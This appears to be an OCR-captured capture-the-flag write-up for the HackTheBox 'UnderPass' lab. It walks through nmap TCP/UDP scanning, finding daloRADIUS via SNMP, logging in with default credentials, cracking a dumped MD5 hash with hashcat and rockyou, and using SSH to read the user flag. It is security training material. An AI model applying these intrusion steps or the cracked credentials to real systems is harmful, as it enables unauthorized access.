UnderPass CTF – write-up

(by HackTheBox)

(write-up by Iliyan Iliev, March 19th 2025)

About the machine

UnderPass is an easy, Linux OS-based vulnerable machine. At the time of this writing (March 19, 2025) it is still active, meaning players can still be rewarded points upon completion, thus level up in the platform. Because of that this guide should *not* be disclosed publicly yet.

Approach

The approach for this machine is quite simple – research on what is unknown. Build it, test it, break it, in order to understand how it works.

Tools used


The main tool used is a VM image of Kali Linux + Google for finding solutions.

____

1. Initial foothold

1.1. Host discovery

The first thing we do is ping the machine to make sure it is reachable.




```
┌──(kali㉿kali)-[~/Documents/pen-testing/machines]
└─$ ping 10.10.11.48
PING 10.10.11.48 (10.10.11.48) 56(84) bytes of data.
64 bytes from 10.10.11.48: icmp_seq=1 ttl=63 time=840 ms
64 bytes from 10.10.11.48: icmp_seq=2 ttl=63 time=2066 ms
64 bytes from 10.10.11.48: icmp_seq=4 ttl=63 time=247 ms
64 bytes from 10.10.11.48: icmp_seq=5 ttl=63 time=139 ms
```

We receive multiple *ICMP echo reply* packets, meaning we can communicate with the machine over the network.

The second thing to do is scan the machine's open ports and its services (+ versions and gain additional information by using nmap's scripts). For this purpose we will use *nmap*.

Note: nmap *doesn't* scan UDP ports by default (which is of significance for the current case, so we have to specify the option to do so).




```
┌──(kali㉿kali)-[~/Documents/pen-testing/machines]
└─$ sudo nmap 10.10.11.48 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 04:38 EDT
Nmap scan report for UnDerPass.htb (10.10.11.48)
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
```

The above output is of all open *TCP* ports (the most common 1000), their services, version (*-sV*), and additional info. from the scripts for further enumeration (*-sC*)

From the result we see ports 80 (*http*) and 22 (*ssh*) open. HTTP is running default Apache web server (with the default configurations). For SSH we do not have credentials (yet!)

Let’s confirm access to port 80, by navigating to http://10.10.11.48/:



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
```

Everything seems normal – and it is. So we move forward.

We perform UDP scan:

Note: Since UDP scan takes a lot of time, I already discovered the open port and for the purpose of this document I only scan this one port.



```
┌──(kali㉿kali)-[~/…/machines/active/underpass/wordlists]
└─$ sudo nmap 10.10.11.48 -sV -sC -sU -p161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 06:30 EDT
Nmap scan report for UnDerPass.htb (10.10.11.48)
Host is up (0.14s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 6h28m56s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 6h28m56.14s (2333614 timeticks)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```


Scan UDP ports (-sU), port 161 (SNMP) is the one open (-p161).

From the output we see that the port is running daloRadius server.


1.2. User flag

daloRADIUS is an advanced RADIUS web platform aimed at managing Hotspots and general-purpose ISP deployments.

We navigate to the login page of the service.



After finding the default credentials (*administrator:radius*) for daloRadius online we try them to gain access to the server.


daloRADIUS :: Login

10.10.11.48/daloradius/app/operators/login.php

Login Required


Username
administrator

Password
••••••

Location
default

Login Please

daloRADIUS 2.2 beta


Dashboard :: daloRADIUS

10.10.11.48/daloradius/app/operators/home-main.php

Home Management Reports Accounting Billing GIS Graphs Config Help

Home

STATUS
Server Status
Services Status
Last Connection Attempts

LOGS
Radius Log
System Log

SUPPORT
daloRADIUS - RADIUS Management version 2.2 beta / 03 Jul

daloRADIUS

Users
Total: 1
Go to users list

Nas
Total: 0
Go to NAS list

Hotspots
Total: 0
Go to hotspots list


Last Connection Attempts
no data to show

Currently online
no data to show

Last month top users
no data to show

Et voila.. *success*!

From the image above we see that there is one existing user. We navigate to the users list to see who he is:



Users Listing :: daloRADIU
10.10.11.48/daloradius/app/operators/mng-list-all.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Home Management Reports Accounting Billing GIS Graphs Config Help
Search Users
Users Batch Users Hotspots Nas User-Groups Profiles HuntGroups Attributes Realm/Proxy IP-Pool
Management
USERS MANAGEMENT
New User
New User - Quick Add
List Users
Edit User
Username
Example: john_doe. The exact
Search Users
Username
Example: john_doe. The exact
Users Listing
Select All Select None Delete Disable Enable
CSV Export

ID	Name	Username	Password	Last Login Time	Groups
6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)	

displayed 1 record(s)


We see the user *svcMosh* and his password (in MD-5 hash format).

To crack his password we use *hashcat* – a pretty known password cracker with various options for different encryption algorithms. We use the well-known *rockyou* wordlist.


kali@kali: ~/Documents/pen-testing/machines/active/underpass/wordlists
File Actions Edit View Help
kali@kali: ~/Documents/pen-testing/machines/active/underpass
kali@kali: ~/Documents/pen-testing/machines
kali@kali: ~/Documents/pen-testing/machines/active/underpass/wordlists


```
┌──(kali㉿kali)-[~/…/machines/active/underpass/wordlists]
└─$ hashcat -m 0 svcMosh-hash.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 3 7320U with Radeon Graphics, 1097/2259 MB (512 MB allocatable), 2MCU
```

After a few seconds, we get the cracked hash:




```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 3 secs

412dd4759978acfcc81deab01b382403:underwaterfriends

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 412dd4759978acfcc81deab01b382403
Time.Started.....: Wed Mar 19 04:45:34 2025 (4 secs)
```

Let’s try the credentials in SSH. We begin this process by typing “*ssh svcMosh@10.10.11.48*”, as the last portion of the syntax is the machine’s IP address.


File Actions Edit View Help
kali@kali: ~/Documents/pen-…g/machines/active/underpass
kali@kali: ~/Docume…en-testing/m

```
┌──(kali㉿kali)-[~/…/machines/active/underpass/wordlists]
└─$ ssh svcMosh@10.10.11.48
Load key "/home/kali/.ssh/id_rsa": Permission denied
svcMosh@10.10.11.48's password:
```


Enter the password: *underwaterfriends*



```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$
```

Connection successful!

Now we can search for the user flag:



```
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
49dd[redacted]
svcMosh@underpass:~$ 
```

